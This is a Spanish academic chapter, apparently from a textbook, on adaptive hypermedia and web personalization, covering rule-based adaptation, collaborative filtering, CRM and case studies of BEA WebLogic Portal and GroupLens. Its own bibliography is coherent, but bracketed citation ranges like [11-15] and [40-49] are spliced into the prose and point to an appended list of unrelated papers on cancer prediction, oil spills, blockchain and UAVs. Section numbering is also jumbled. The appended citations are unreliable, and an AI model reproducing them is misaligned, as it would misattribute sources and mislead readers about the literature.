Dado que la hipermedia adaptativa recoge información sobre los usuarios y adapta su estructura en función de quién use la aplicación, constituye una técnica útil en cualquier contexto de aplicación en el cual la población de usuarios sea heterogénea y el hiper-espacio razonablemente grande como, por ejemplo, los sitios Web de comercio electrónico o los sistemas de teleeducación.

La adaptación de la hipermedia pretende ser una solución a algunos de los problemas que surgen en la navegación en grandes espacios hipermedia, como son la sobrecarga de información (Bawden 2001), y la desorientación y sobrecarga cognitiva (Conklin 1987). Mediante el término sobrecarga de información se describe la situación en la que la eficiencia de un individuo que utiliza información para realizar un determinado trabajo es sobrepasada por la cantidad de información *potencialmente útil* que tiene a su disposición, lo que suele provocar tanto pérdida de control sobre la situación que se deseaba resolver como incapacidad para manejar de manera efectiva la información y escasa eficiencia en el trabajo. Por otro lado, la desorientación hace referencia a la incapacidad del usuario para controlar la información en un espacio hiperconectado (Díaz *et al.* 1996), situación que puede producirse cuando el usuario activa distintos enlaces, llegando a algún contenido que no le resulta útil y desde el cual no es capaz de reconducir su navegación hacia algún otro contenido interesante. Sobrecarga de conocimiento o sobrecarga cognitiva es el término utilizado para reflejar situaciones en las que el usuario tiene que realizar un gran esfuerzo para aprender a manejar el sistema hipermedia y por lo tanto para poder conseguir sus objetivos (habitualmente encontrar información). Cuando se produce este tipo de sobrecarga, el usuario puede desistir en la utilización del sistema y optar por otros medios tradicionales potencialmente menos ventajosos.




Figura 1. Proceso clásico en un sistema adaptativo

Para construir sistemas adaptativos es necesario ajustar el proceso a algún método de adaptación. Los métodos de adaptación son las descripciones, a nivel conceptual, de los comportamientos adaptativos. Cada uno de estos métodos puede implementarse mediante una o varias técnicas de adaptación distintas, utilizando una representación del conocimiento y un algoritmo determinado. Algunos de los métodos más comúnmente utilizados, tal y como se muestra en (Brusilovsky 1996) son los siguientes:

- El método de **explicaciones adicionales** tiene como último objetivo ocultar al usuario un concepto particular que no es adecuado para su nivel de conocimiento.
- El método de **explicación de prerequisites** modifica el orden de presentación de la información dependiendo de los conocimientos del usuario. El método se basa en los enlaces de prerequisites entre conceptos, de manera que el sistema pueda mostrar al usuario los conceptos necesarios para comprender una determinada información según sea su grado de conocimiento.
- El método de **explicación mediante comparaciones** permite mostrar al usuario conceptos similares al que se está mostrando si es que ya los conoce, de manera que se puedan estudiar por comparación las ventajas e inconvenientes de ambos conceptos.
- El método de **explicación de variaciones** se basa en el hecho de que no todos los usuarios aprenden igual, por lo que se mostrará a cada usuario el fragmento de contenido explicado de distinta forma (la más adecuada), dependiendo de su perfil de usuario.
- El método de **ordenación** permite utilizar información tanto acerca del grado de conocimiento del usuario como de las acciones que haya realizado anteriormente, de manera que se le muestren en primer lugar los fragmentos de la explicación del concepto que son más relevante para él.

Las tecnologías de adaptación son el término que hace referencia a los diferentes elementos que pueden adaptarse en un sistema. Se considera que estos elementos se pueden agrupar en dos tecnologías generales: la presentación adaptativa y el soporte de navegación adaptativo. La presentación adaptativa hace referencia a la adaptación de los contenidos de los nodos hipermedia, mientras que la navegación adaptativa se centra en la modificación de la estructura hipermedia determinada por los enlaces. Cada una de las dos anteriores tecnologías se divide a su vez en otras más concretas (Brusilovsky 2001), tal y como se muestra en la Figura 2.




Figura 2: Categorización de tecnologías adaptativas.

Las revisiones del área que suelen considerarse como referencia son las que pueden encontrarse en los trabajos ya citados de Brusilovsky (Brusilovsky 1996) y (Brusilovsky 2001). Actualmente, la hipermmedia adaptativa se considera como un área concreta de la adaptación de la interacción persona-ordenador (Stephanidis & Savidis 2001), y tiene una de sus áreas de aplicación más importante en los sistemas de hipermmedia educativa y los sistemas de información online (Brusilovsky 2001).

Arquitectura General de un Sistema de Hipermmedia Adaptativa

Aunque la construcción de la mayoría de los sistemas de hipermmedia adaptativa no considera explícitamente una arquitectura común, existen ciertos bloques arquitectónicos de alto nivel que han terminado por considerarse como elementos comunes a todos ellos (Wu *et al.* 2001), y que proporcionan una separación de aspectos. De este modo, se puede decir que, además del propio *modelo hipermmedia* que es el objeto de la adaptación, existen otros tres modelos interrelacionados:

- El *modelo de usuario*, que se encarga de la recogida y elaboración de la información sobre los usuarios y grupos del sistema. Dentro de este modelo pueden incluirse los procesos de modelado de usuario, que elaboran la información recogida (también denominada perfil) del usuario, y realizan clasificaciones o generalizaciones sobre ella.
- El *modelo del dominio*, que consiste en una serie de conceptos y relaciones entre conceptos que son relevantes en el dominio de la aplicación, y que se utilizan como soporte de los otros modelos. Este concepto existe también en sistemas hipermmedia no adaptativos, como el concepto de objeto en *Chimera* (Anderson, Taylor & Whitehead 2000).

- El *modelo de adaptación* es la descripción de cómo el sistema debe realizar la adaptación. El paradigma más utilizado es el de las reglas de adaptación, aunque puede combinarse con cualquier otro, por ejemplo, con algoritmos de filtrado.

El modelo de adaptación se basa en los modelos de usuario y del dominio, y tendrá como objeto la modificación de la estructura hipermedia.

Esta descomposición se ha utilizado también en evaluaciones modulares de sistemas de hipermedia adaptativa (Brusilovsky, Karagiannidis & Sampson 2001).

2. Principales Técnicas de Personalización

Personalización Basada en Reglas

La personalización *basada en reglas* utiliza un motor de inferencia sobre un cierto tipo de representación del conocimiento para seleccionar los contenidos adecuados a cada tipo de usuario.

Un ejemplo de una de estas reglas, concretamente, del sistema adaptativo AHA (Wu *et al.*, 2001), es la siguiente:

```
C: select P.access
    where P.access = true
A: update F.pres := "show"
    where part-of(F, P) and F.relevant = true
```

En esa regla vemos como la condición (C) indica que la regla se dispare cuando el usuario haya accedido a la página P, es decir, se está definiendo el evento de activación de la regla. La acción que se dispara indica que se actualicen todos los fragmentos F tales que cumplan con la cláusula WHERE especificada. En esa cláusula, se seleccionan los contenidos que formen parte del contenido que representa la página, y que estén marcados como relevantes. Nótese que los atributos están en referencia al usuario actual. Así, esta regla, junto con otras, irá “permitiendo la navegación” del usuario de una página a sus contenidos agregados.

Filtrado Colaborativo

El *filtrado colaborativo* es una técnica de filtrado de contenidos que se usa fundamentalmente para generar recomendaciones (Schafer *et al.*, 2001). Estos sistemas basan las recomendaciones para un usuario en las opiniones de otros usuarios sobre los contenidos, que en el caso del comercio electrónico son los productos representados por sus páginas Web).

A grandes rasgos, un sistema de filtrado colaborativo utiliza técnicas estadísticas para obtener un conjunto de clientes que se denominan *vecinos*, que coinciden, o mejor, que han coincidido en su historia de valoraciones pasadas, en cierto grado con las opiniones del usuario actual. Esa coincidencia puede basarse en que valoran los productos de modo parecido, o tienen una historia de compras parecida, en el caso de aplicaciones de comercio electrónico. Una vez obtenidos los vecinos, se utilizan algoritmos para generar las recomendaciones basadas en ellos. Por tanto, se puede decir que estos sistemas realizan tres tareas:

- La representación, es decir, la construcción de una base de datos con la historia de los usuarios relevante para la recomendación,
- La construcción de “vecindarios”, o generación de conjuntos de vecinos, y
- La generación de recomendaciones, que básicamente consiste en obtener los productos mejor valorados por cada conjunto de vecinos.

En la construcción de vecindarios, se utilizan en ocasiones medidas de correlación estadística entre los usuarios. Debido a que las recomendaciones deben generarse en “tiempo real”, las técnicas siempre están orientadas hacia un compromiso entre la eficiencia en la generación de las recomendaciones y la calidad potencial de las mismas [11-15].

Descubrimiento de Conocimiento Aplicado a la Personalización

La *minería Web* (*Web mining*) es la aplicación de las técnicas de minería de datos (o descubrimiento de conocimiento) para el descubrimiento de información a partir de los documentos y los servicios que conforman la Web. Suele dividirse este campo en tres sub-campos relacionados:

- Minería de contenidos Web, que es la que permite llevar a cabo descubrimiento de datos útiles a partir de los contenidos de la Web, entendidos en sentido amplio, incluyendo tipos de datos multimedia.
- Minería de estructura Web, que es la que permite descubrir modelos subyacentes a la estructura de los enlaces en la Web. Se utiliza, por ejemplo, para descubrir qué sitios Web son principales en la estructura, y para categorizar las páginas de acuerdo a su posición en el espacio hipermedia.
- Minería del uso de la Web, que permite realizar el descubrimiento de datos a partir de la historia de navegación de los usuarios de la Web.

Una visión general de esta extensa área puede encontrarse en (Kosala, R. & Blockeel, 2000).

3. Personalización y Comercio Electrónico

La personalización se utiliza en el comercio electrónico para tratar de usar las *preferencias* de los clientes con un *objetivo de negocio*. En la mayoría de los casos, ese objetivo es *directamente* la venta, pero en otras ocasiones, lo es indirectamente. Por ejemplo, el simple uso de la fecha de nacimiento para enviar una felicitación es una técnica rudimentaria de personalización orientado a la creación de un vínculo con la organización de carácter emocional.

El *marketing* se ha encontrado en la personalización en la Web con un importante aliado para conseguir una mayor fidelización de los clientes. Dentro del comercio electrónico, la personalización debe considerarse como una herramienta para implementar políticas de marketing avanzadas. En esta sección, analizaremos tres aspectos relacionados con la personalización y el marketing, que son el “Marketing Personalizado”, la “Producción Personalizada” y los “Sistemas de Relación con el Cliente”.

Marketing Personalizado

El “Marketing Personalizado” – traducción libre del término “one-to-one marketing” (OTOM) – es una filosofía de orientación al cliente que suele considerarse que comienza con la publicación del libro de Peppers y Rogers titulado “*The One to One Future*” (Peppers & Rogers, 1993), y continuado en obras posteriores como (Peppers & Rogers, 1997). Esta filosofía utiliza la producción personalizada y necesita de los sistemas de CRM (“Customer Relationship Management”), que se describen mas adelante en el punto 19.3.3.

Lo esencial de esta nueva filosofía es el cambio de un “marketing orientado al producto” por un “marketing orientado a la relación”. Las cinco funciones principales de una organización orientada al OTOM son las siguientes (Peppers & Rogers, 1997):

- Consideración financiera de la base de clientes, como si fuesen un activo más (o el principal) de la compañía.

- La Producción, Logística y Servicios deben personalizarse a cada cliente.
- Las Comunicaciones, el Servicio y la Interacción con el cliente deben integrarse para descubrir continuamente posibilidades de interacción con cada uno de los clientes.
- La Distribución y los Canales de Venta deben ajustarse a la entrega de bienes y servicios personalizados, y ser fuente de retro-alimentación por parte de los clientes.
- La estrategia organizativa debe orientarse al cliente. La organización y la gestión deben planificarse en torno a las necesidades de los clientes.

Como se desprende de las anteriores funciones, vemos que el principio fundamental del OTOM es que los clientes tienen *diferentes necesidades*, y cada uno de ellos también tiene un *valor diferente* para la empresa.

Producción Personalizada

La producción personalizada – traducción libre del término “Mass Customization” (MC) – es una técnica que trata de producir productos o servicios individualizados para los gustos de cada cliente. Esta filosofía de producción es de algún modo la antítesis de la clásica “producción en masa”, que pretendía obtener un mayor beneficio de la producción de grandes cantidades de artículos idénticos, aprovechando las economías de escala. Así, la MC basa su modelo de negocio en la producción flexible, gracias a la cual se crea “un producto diferente para cada cliente”.

No obstante, no todos los productos o servicios pueden producirse eficientemente de manera personalizada, y además, el uso de las tecnologías de la información es esencial en este tipo de producción, tanto para la *configuración* del producto por parte del usuario, como para el control de producción individualizado posterior (Piller *et al.*, 2000).

Sistemas de Relación con el Cliente

Las filosofías de marketing basadas en el OTOM requieren de sistemas informáticos integrados para modelar y realizar el seguimiento individualizado de cada cliente, de modo que esos sistemas acumulan y elaboran la información de los clientes en el largo plazo, permitiendo soportar estrategias de negocio de largo alcance. Estos sistemas se suelen denominar “Sistemas de Relación con el Cliente” – traducción de “Customer Relationship Management System” o sistemas CRM –. La especialización de estos sistemas ha hecho que diferentes fabricantes ofrezcan paquetes de software preconstruidos. Entre los más conocidos está Siebel⁴ y PeopleSoft⁵.

Los sistemas de CRM se han convertido en un factor de éxito esencial en muchos negocios. Sus objetivos fundamentales pueden resumirse en los siguientes, tomados de (Schwartz *et al.*, 2002):

- La *diferenciación de los clientes*, bajo la asunción básica de que cada uno de ellos debe ser tratado individualizadamente.
- La *diferenciación de las ofertas*, basada en técnicas de MC y de personalización en general.
- Un énfasis en la *retención* de los clientes, bajo la asunción de que es más barato retener que conseguir nuevos clientes.
- La maximización del valor a largo plazo del cliente – traducción de “Customer Lifetime Value” (CLTV) – mediante las técnicas de *up-selling* o de recomendación de productos

⁴ <http://www.siebel.com/>

⁵ <http://www.peoplesoft.com/>

que el cliente puede considerar como “mejores”, y *cross-selling* o recomendación de productos asociados a otros que ha comprado o en los que está interesado el cliente, fundamentalmente.

- Incrementar la *fidelidad* de los clientes, lo cual redundará en menos costes de marketing y de administración.

De los anteriores objetivos se sigue que el ámbito del CRM es muy amplio, y de hecho, herramientas muy diversas pueden encontrarse bajo la denominación de CRM, incluyendo algunas orientadas a la automatización de procesos (*call-centers*, *sales-force automation*, *marketing automation*), y otras de tipo analítico (*data warehousing*, *data mining*, etc.). Una visión holística del área puede encontrarse en (Dyché, 2001).

En lo relativo a la personalización, los sistemas de CRM suelen utilizar la interacción del usuario con el sitio Web (denominada *clickstream*) para después implementar tácticas de interacción personalizadas, que incluyen cambios en la imagen de la Web, para reflejar las preferencias del usuario, la selección automatizada de promociones que le pueden interesar, e incluso la generación automática de “páginas-resumen” de la navegación realizada últimamente [16-20].

4. Caso de Estudio 1: Personalización Basada en Reglas: BEA WL Portal

El servidor de personalización de WebLogic se encuentra integrado actualmente dentro del producto BEA WebLogic Portal 7.0⁶ (WLP 7.0). Su documentación completa está disponible en la Web⁷, por lo cual, lo hemos elegido como caso práctico de personalización basada en reglas. En esta sección sintetizamos las características fundamentales del producto desde el punto de vista general de un sistema adaptativo [21-29].

Modelado de Usuario

WLP utiliza el concepto de *Perfil de Usuario Unificado* – “Unified User Profile” o UUP – para representar el modelo de los usuarios. Se considera unificado porque puede incorporar datos de servicios externos, como un directorio LDAP, pero desde el punto de vista del desarrollador, cada usuario tiene un identificador único, que sirve para acceder a *atributos*, que representan su perfil. Estos atributos se agrupan en conjuntos denominados *PropertySets* (PS). Cada PS define un esquema de datos determinado, por ejemplo, el perfil de los clientes, o de los inversores, o de los empleados. Por tanto, la noción de PS es asimilable a la de grupo de usuarios (de hecho, cuando se define un grupo de usuarios en WLP, se debe indicar qué PS será el aplicable a ese grupo). La Figura 3 resume en un diagrama UML cómo se define un perfil de usuario en WLP [30-39].

⁶ <http://www.bea.com/products/weblogic/portal/index.shtml>

⁷ <http://edocs.bea.com/>




Figura 3. Resumen conceptual del Modelo de Usuario de WLP en UML.

Los tipos de datos permitidos para los atributos (o propiedades) son tipos básicos muy comunes: *Text*, *Numeric*, *Boolean*, *Float* y *Date/Time*. Además, pueden definirse como simples o multi-valorados, y también pueden definirse enumeraciones y valores por defecto para las propiedades. El Modelo de Usuario descrito puede actualizarse mediante llamadas explícitas o mediante el concepto de *evento* que asocia a una cierta navegación una acción que puede definirse.

Adaptación

La adaptación en WLP se realiza por medio de un componente denominado *Advisor*. Este componente se basa en las definiciones de propiedades que vimos anteriormente (el modelo de usuario) y en un conjunto de reglas definidas por el diseñador de la personalización. Estas reglas pueden ser de clasificación, que definen una subcategoría de los usuarios, o de selección de contenidos, que indican qué contenidos deben mostrarse a qué usuarios. Un ejemplo de regla de clasificación adaptada de la documentación de WebLogic sería la siguiente:

Clasificador *Adulto*

Si el usuario posee las siguientes características:

Usuario.edad > 35

and Usuario.edad < 65

Un ejemplo adaptado de regla de selección de contenidos sería la siguiente:

SelectorDeContenidos *CotizacionesEnero*

Si el usuario tiene las siguientes características:

Adulto y DeAltNivelDeIngresos

y Usuario.valor > 1000000

y siempre que:

ahora >= "Jan 01, 2001, 00:00:00 MST"

y ahora < " Feb 01, 2001, 00:00:00 MST"

entonces selecciona los contenidos tales que:

Contenido.tamaño < 20000

y Contenido.tipo_de_inversión == Usuario.tipo_inversor

y CUALQUIER Contenido.preferencia_riesgo == Usuario.preferencia_riesgo

En cuanto a la adaptación de los contenidos, la Tabla 19.1 resume los tres *tags* JSP que el *Advisor* proporciona. Todas ellas se basan en reglas que clasifican a los usuarios o seleccionan un conjunto de contenidos.

Tag	Descripción
<code><pz:div rule=r1></code> <code><pz:div/></code>	Ejecuta una regla de clasificación sobre el (perfil del) usuario actual. Si la regla clasifica al usuario, se activará la entrega de contenidos personalizados (que se encuentran dentro del tag <i>div</i>).
<code><pz:contentQuery></code>	Permite realizar búsquedas de contenidos especificando expresiones sobre <i>atributos de contenido</i> . El programador podrá utilizar desde la página los contenidos seleccionados.
<code><pz:contentSelector></code>	Obtiene contenidos recomendados para el usuario actual de acuerdo a una regla de selección. Si el usuario cumple el antecedente de la regla, el contenido está disponible de acuerdo a cómo lo disponga el programador.

Tabla 19.1. Funcionalidades de personalización de contenidos incluidas en el Advisor.

Es importante resaltar que las reglas pueden encadenarse unas con otras (es decir, tienen un comportamiento *inferencial*).

El proyecto GroupLens (Konstan et al., 1997) fue uno de los pioneros en la investigación sobre filtrado colaborativo, una técnica de personalización que se utiliza en muchos de los sistemas de recomendaciones orientadas al *cross-selling* que podemos encontrar en las Web de comercio electrónico actuales – una visión general puede encontrarse en (Schafer *et al.*, 2001) . GroupLens cumplía con la funcionalidad de recomendar mensajes en la red *Usenet*.

3. Caso de Estudio 2: Filtrado Colaborativo: GroupLens

La arquitectura original del sistema se describe en (Resnick et al., 1994), y básicamente consiste en la acumulación de preferencias de los usuarios del sistema de news sobre los artículos. La Figura 4 muestra un ejemplo (tomado del último artículo citado) de cómo desde el punto de vista del usuario, la única modificación es la adición de una funcionalidad para evaluar el artículo en una escala 1..5.




Figura 4. Ejemplo de uso del sistema GroupLens original.

Las recomendaciones se realizan comparando posteriormente las correlaciones entre las valoraciones de los diferentes usuarios [40-49]. El método de cálculo original puede consultarse ejemplificado en (Resnick et al., 1994). Las variaciones sobre el esquema original pueden encontrarse en artículos posteriores del mismo grupo de investigación⁸. Actualmente, la tecnología derivada de GroupLens se utiliza en los productos comerciales de NetPerceptions⁹.

4. Resumen

La personalización en la Web permite adaptar los contenidos y la navegación de las páginas Web de acuerdo a la información recogida sobre los usuarios de un sitio Web determinado, es decir, de acuerdo a un *modelo de usuario*.

La hipermedia adaptativa es el nombre que recibe el área de investigación en sistemas hipermedia personalizados, que incluye a los sistemas Web como un tipo concreto de hipermedia. Existen un número considerable de tipos de tecnologías adaptativas ya propuestas.

La personalización se realiza mediante un tipo concreto de expresión de los comportamientos adaptativos. Los dos tipos más conocidos actualmente son la personalización basada en reglas y el filtrado colaborativo.

Dentro del comercio electrónico, la personalización es una pieza clave en la estrategia de marketing orientada a construir y mejorar una relación duradera con los clientes (marketing de relación o relacional) [50-58].

5. Bibliografía

- Anderson, K., Taylor, R. & Whitehead, E. (2000) CHIMERA: Hypermedia for heterogeneous software development environments. *ACM Transactions on Information Systems* 18(3), 211–245.
- Bawden, D. (2001) Information overload. *Library and Information Briefings* 92.
- Brusilovsky, P. (1996) Methods and techniques of adaptive hypermedia. *User Modeling and User Adapted Interaction* 6(2–3), 87–129.
- Brusilovsky, P. (2001) Adaptive hypermedia. *User Modeling and User Adapted Interaction* 11(1–2), 87–110.
- Brusilovsky, P., Karagiannidis, C. & Sampson, D. (2001), Adaptive user interfaces models

⁸ <http://www.cs.umn.edu/Research/GroupLens/index.html>

⁹ <http://www.netperceptions.com/>

- and evaluation, in N. Avouris & N. Fakotakis, eds, 'Advances in Human-Computer Interaction I. Proceedings of the HCI 2001 Pan-Hellenic Conference', Typorama, pp. 249–256.
- Brusilovsky, P. & Maybury, M. T. (2002) From adaptive hypermedia to the adaptive Web. *Communications of the ACM* 45(5), 31–33.
- Conklin, J. (1987) HyperText: An introduction and survey *IEEE Computer* 20(9), 17–41.
- Díaz, P., Catenazzi, N. & Aedo, I. (1996) *De la Multimedia a la Hipermedia*. Ediciones RaMa.
- Dyché, J. (2001) *The CRM Handbook: A Business Guide to Customer Relationship Management*. Addison-Wesley Pub Co, 1st Edition, 2001.
- Konstan, J., Miller, B., Maltz, D., Herlocker, J., Gordon, L., & Riedl, J. (1997) GroupLens: Applying collaborative filtering to Usenet news. *Communications of the ACM* 40(3) 77–87.
- Kosala, R. & Blockeel, H. (2000) Web mining research : A survey. *SIGKDD Explorations - Newsletter of the ACM Special Interest Group on Knowledge Discovery and Data Mining* 2(1), 1–15. Special issue on "Internet Data Mining"
- Payton, F.C. (2001) Ecommerce: Technologies that do steal!. *Decision Line*, 32(2), Decision Sciences Institute, May 2001, disponible en [http://www.decisionsciences.org/newsletter/vol32/32_2/]
- Peppers, D. & Rogers, M. (1993) *The One to One Future. Building Relationships One Customer at a Time*. Currency/Doubleday, New York.
- Peppers, D. & Rogers, M. (1997) *Enterprise One to One: Tools for Competing in the Interactive Age*. Currency Doubleday, New York.
- Piller, F., Reichwald, R. & Möslin, K. (2000) Information as a critical success factor for mass customization, or: Why even a customized shoe not always fits. En: *Proceedings of the ASAC-IFSAM 2000 Conference*, Montreal, Quebec, Canada, July 2000.
- Schafer, J.B., Konstan, J., and Riedl, J. (2001) Electronic commerce recommender applications. *Journal of Data Mining and Knowledge Discovery*, 5(1/2), 115–152.
- Schwartz, M., Schliebs, O., Wyssusek, B. (2002). Focusing the customer: A critical approach towards design and use of data warehousing in corporate CRM. En: Lakshmanan, L.V.S. (ed.): *Proceedings of the 4th International Workshop on Design and Management of Data Warehouses (DMDW 2002)* at the 13th Conference on Advanced Information Systems Engineering (CAiSE 2002), Toronto, Canada, 90–96.
- Stephanidis, C. & Savidis, A. (2001) Universal access in the information society: Methods, tools and interaction technologies. *Universal Access in the Information Society* 1, 40–55.
- Wu, H., De Kort, E. & De Bra, P. (2001) Design issues for general-purpose adaptive hypermedia systems. En *Proceedings of the ACM Conference on Hypertext and Hypermedia*, 141–150.

6. Recursos en la Web

Mass Customization

The German Mass Customization Institute. "Mass Customization and Customer Relationship Management", disponible en [http://www.mass-customization.de/index_english.htm].

CRM

CRM-forum (Web de recursos sobre CRM), disponible en [<http://www.crm-forum.com/>].

Filtrado Colaborativo

Collaborative Filtering Research Papers, disponible en [<http://jamesthornnton.com/cf/>].

References

1. Alexandre Silvestre Ferreira, Aurora Pozo, Richard Aderbal Gonçalves (2015) An Ant Colony based Hyper-Heuristic Approach for the Set Covering Problem. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 1
2. Ana Silva, Tiago Oliveira, José Neves, Paulo Novais (2016). Treating Colon Cancer Survivability Prediction as a Classification Problem. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 1
3. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. *Information Sciences*, 180(10), 2029–2043. <https://doi.org/10.1016/j.ins.2009.12.032>
4. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. *Journal of Intelligent & Fuzzy Systems*, 36(3), 2381-2386.
5. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
6. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In *Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems* (pp. 19-24). ACM.
7. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
8. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. *Energies*, 11(12), 3430.
9. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087-5102.
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
11. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*, 1-21.
12. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
13. Chamoso, P., Raveane, W., Parra, V., & González, A. (2014). Uavs Applied to the Counting and Monitoring Of Animals. In *Advances in Intelligent Systems and Computing* (Vol. 291, pp. 71–80). https://doi.org/10.1007/978-3-319-07596-9_8
14. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
15. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., ... Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. *PLoS ONE*, 9(7). <https://doi.org/10.1371/journal.pone.0102744>
16. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In *Advances in Case-Based Reasoning, Proceedings* (Vol. 3155, pp. 533–546).
17. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. *Artificial Intelligence in Engineering*, 13(4), 351–357. [https://doi.org/10.1016/S0954-1810\(99\)00007-2](https://doi.org/10.1016/S0954-1810(99)00007-2)
18. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In *Industrial Conference on Data Mining* (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
19. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
20. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3155, pp. 547–559). <https://doi.org/10.1007/978-3-540-28631-8>

21. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFER) (Cat. No.98TH8367) (pp. 259–263). <https://doi.org/10.1109/CIFER.1998.690316>
